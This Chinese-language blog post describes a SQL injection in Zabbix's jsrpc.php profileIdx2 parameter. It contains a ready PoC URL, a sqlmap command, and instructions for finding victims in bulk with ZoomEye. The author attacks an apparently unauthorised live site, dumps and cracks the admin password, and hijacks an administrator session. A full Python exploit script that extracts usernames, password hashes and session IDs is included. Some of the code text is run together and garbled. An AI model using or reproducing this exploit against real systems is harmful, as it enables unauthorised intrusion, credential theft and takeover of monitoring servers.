Zabbix,0day漏洞及其利用姿势(附EXP)
漏洞概述:
zabbix是一个开源的企业级性能监控解决方案。 官方网站:h zabbix的jsrpc的profileIdx2参数存在insert方式的SQL注入漏洞,攻击者无需授权登陆即可登陆zabbix管理系统,也可通过script等功能轻易直接获取zabbix服务器的操作系统权限。
zabbix是一个开源的企业级性能监控解决方案。 官方网站:h zabbix的jsrpc的profileIdx2参数存在insert方式的SQL注入漏洞,攻击者无需授权登陆即可登陆zabbix管理系统,也可通过script等功能轻易直接获取zabbix服务器的操作系统权限。
漏洞测试:
在URL后面直接跟上如下内容:
在URL后面直接跟上如下内容:
jsrpc.php?sid=0bcd4ade648214dc&type=9&method=screen.get×tamp=1471403798083&mode=2&screenid=&groupid=&hostid=0&pageFile=history.php&profileIdx=web.item.graph&profileIdx2=2'3297&updateProfile=true&screenitemid=&period=3600&stime=20160817050632&resourcetype=17&itemids%5B23297%5D=23297&action=showlatest&filter=&filter_task=&
mark_color=1
mark_color=1

当出现图中所标识的关键字时,证明漏洞存在。这是在insert上的mysql的报错注入,我们可以自己构造语句进行利用,也可以在SQLMAP中输入详细的参数进行利用。 漏洞利用:
1.通过ZoomEye,搜索关键字zabbix,可以搜索到很多使用zabbix的目标,我们还可以加上关键字country限定搜索国家,city限定城市。

2.批量利用
这里使用独自等待的一个漏洞exp实现批量利用

也可以通过修改session直接登陆

然后把包放行,轻松登陆后台

3.使用SQLMAP跑也可以,我们输入:
Sqlmap -u “目标连接+PoC” -p “profileIdx2” --technique E --dbs 也可以进行注入。
漏洞实例
我先利用Zoomeye的语法找到了一个站点,进入后,发现没有问题就是Zabbix~
哈哈,直接上EXP,看看抛出账号密码 ~

OK,爆出了账号密码,解密md5

成功爆出来密码为,1q2w3e4r5t,我只想说MDZZ,又是这种密码,没漏洞都能给他跑出来。 直接利用 账号:Zabbix 密码:1q2w3e4r5t 成功登陆后台,哈哈哈 ~~~

这是我们第一种利用方法,直接爆账号密码登陆。 现在我们试试抓包改登陆的session来充当管理员的身份进行登陆。 我们先来抓个包 ~

修改此处session值

修改后将包放行。

依然可以进入后台,其实第二种方法相对第一种还是更好一些,我们虽然能爆出管理员密码,但是并不是每个管理员都没有安全意识的,他们的md5我们可能解不出来,那我们又不能白白放弃这个利用的机会,这时,我们可以直接替换session值,就OK了,不需要破解md5的值,我们也可以登陆到后台,方便了不少。 ~~~~~~~~~~~~~~~~~~ 附上EXP: #!/usr/bin/env python # -*- coding: utf_8 -*- # Date: 2016/8/18 # Created by 独自等待 # 博客
import urllib2 import sys, os import re def deteck_Sql(): u'检查是否存在SQL注入' payload ="jsrpc.php?sid=0bcd4ade648214dc&type=9&method=screen.get×tamp=1471403798083&mode=2&screenid=&groupid=&hostid=0&pageFile=history.php&profileIdx=web.item.graph&profileIdx2=999'&updateProfile=true&screenitemid=&period=3600&stime=20160817050632&resourcetype=17&itemids%5B23297%5D=23297&action=showlatest&filter=&filter_task=&mark_color=1" try: response = urllib2.urlopen(url + payload, timeout=10).read() exceptException, msg: printmsg else: key_reg = re.compile(r"INSERTs*INTOs*profiles") ifkey_reg.findall(response): return True def sql_Inject(sql): u'获取特定sql语句内容' payload =url +"jsrpc.php?sid=0bcd4ade648214dc&type=9&method=screen.get×tamp=1471403798083&mode=2&screenid=&groupid=&hostid=0&pageFile=history.php&profileIdx=web.item.graph&profileIdx2="+ urllib2.quote( sql) +"&updateProfile=true&screenitemid=&period=3600&stime=20160817050632&resourcetype=17&itemids[23297]=23297&action=showlatest&filter=&filter_task=&mark_color=1" try: response = urllib2.urlopen(payload, timeout=10).read() exceptException, msg: printmsg else: result_reg = re.compile(r"Duplicates*entrys*'~(.+?)~1") results = result_reg.findall(response) ifresults: return results[0] if __name__ == '__main__': #os.system(['clear', 'cls'][os.name == 'nt']) print '+'+ '-' * 60 + '+' print't Python Zabbix<3.0.4 SQL注入 Exploit' print't Blog:'
print'tt Code BY:独自等待' print'tt Time:2016-08-18' print '+'+ '-' * 60 + '+' iflen(sys.argv) != 2: print'用法: ' +os.path.basename(sys.argv[0]) + ' Zabbix 网站地址' print'实例: ' +os.path.basename(sys.argv[0]) + ' ' sys.exit() url =sys.argv[1] ifurl[-1] != '/': url += '/' passwd_sql = "(select 1 from(selectcount(*),concat((select (select (select concat(0x7e,(selectconcat(name,0x3a,passwd) from userslimit 0,1),0x7e))) from information_schema.tables limit 0,1),floor(rand(0)*2))xfrom information_schema.tables group by x)a)" session_sql = "(select 1 from(select count(*),concat((select(select (select concat(0x7e,(select sessionid from sessions limit 0,1),0x7e)))from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tablesgroup by x)a)" ifdeteck_Sql(): printu'Zabbix 存在SQL注入漏洞!n' printu'管理员 用户名密码:%s' %sql_Inject(passwd_sql) printu'管理员 Session_id:%s' % sql_Inject(session_sql) else: printu'Zabbix 不存在SQL注入漏洞!n'
原创人 dri原创 BlBana